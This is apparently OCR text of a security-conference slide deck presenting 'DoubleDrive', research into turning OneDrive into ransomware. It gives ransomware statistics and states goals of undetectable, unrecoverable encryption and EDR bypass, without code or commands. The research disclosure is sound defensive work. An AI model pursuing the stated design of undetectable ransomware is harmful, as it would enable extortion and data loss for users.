One Drive. **Double Agent.**

Clouded OneDrive **Turns Sides**

Or Yair - OneDrive’s Handler

- Security Researcher at SafeBreach
- 6 years in cyber security starting in the IDF
- Linux, embedded and some Android research
- 3 years Windows internals research
- Creator of Aikido Wiper (Presented at Black Hat Europe 2022)

Agenda

Ransomware Background

Research Questions / Goals


Research – Turning OneDrive into a ransomware

DoubleDrive

EDR Bypasses


Summary

State of Ransomware




March 2023 broke ransomware attack records with 459 incidents

By **Bill Toulas** April 19, 2023 03:00 AM 0



How much was the ransom payment that was paid to the attackers? Excluding "Don't know" responses.

Sophos: https://assets.sophos.com/X24WTUEQ/at/c949g7693gsnjh9rb9gr8/sophos-state-of-ransomware-2023-wp.pdf



FORBES > BUSINESS

BREAKING


Ransomware Attacks Upgraded To 'National Security Threat' In New White House Cybersecurity Strategy

Siladitya Ray Forbes Staff

Covering breaking news and tech policy stories at Forbes.

Follow

Mar 2, 2023, 09:08am EST




2020	2021	2022	2023
51%	37%	66%	66%

In the last year, has your organization been hit by ransomware?
Yes. n=3000 (2023), 5,600 (2022), 5,400 (2021), 5,000 (2020)

State of Ransomware


Ransom Payments: 2023 vs 2022



How much was the ransom payment that was paid to the attackers? Excluding "Don't know" responses.

Sophos: https://assets.sophos.com/X24WTUEQ/at/c949g7693gsnjh9rb9gr8/sophos-state-of-ransomware-2023-wp.pdf

State of Ransomware




2020	2021	2022	2023
51%	37%	66%	66%

In the last year, has your organization been hit by ransomware?
Yes. n=3000 (2023), 5,600 (2022), 5,400 (2021), 5,000 (2020)

Sophos: https://assets.sophos.com/X24WTUEQ/at/c949g7693gsnjh9rb9gr8/sophos-state-of-ransomware-2023-wp.pdf

State of Ransomware



FORBES > BUSINESS

BREAKING


Ransomware Attacks Upgraded To 'National Security Threat' In New White House Cybersecurity Strategy

Siladitya Ray Forbes Staff

Covering breaking news and tech policy stories at Forbes.

Mar 2, 2023, 09:08am EST

State of Ransomware



March 2023 broke ransomware attack records with 459 incidents


By **Bill Toulas** April 19, 2023 03:00 AM 0

Research Goals 🤔


Research Goals

A fully undetectable-by-design ransomware


- **Fully legitimate flow for encrypting files**
- Encrypt all user files and make them impossible to restore
- Bypasses all common ransomware detections



There is a way to encrypt all of your sensitive data without encrypting a single file on your endpoint?



Adversaries can encrypt files, while they are not even executing code on endpoints?



What if not a single malicious executable from the adversary needs to be present on endpoints while files are encrypted?

Searching for a double-agent


Cloud Storage + Local Agents

Dropbox

Google Drive


OneDrive

iCloud


I am OneDrive, a trusted tool that is installed by default and shelters you from ransomware
LEGITIMATE MASS FILE OPERATIONS
LEGITIMATE LOCAL DATA EXFILTRATION

OneDrive

In Windows:



Ransomware data recovery

You may be able to recover files in these accounts in case of a ransomware attack.


OneDrive - Personal

[redacted]

Free account with individual file recovery.


View files

OneDrive



Protect your PC from ransomware

Security, Windows 7, Windows 8.1, Windows 10




- Store important files on Microsoft OneDrive. OneDrive includes built in ransomware detection and recovery as well as file versioning so you can restore a previous version of a file. And when you edit Microsoft Office files stored on OneDrive your work is automatically saved as you go.

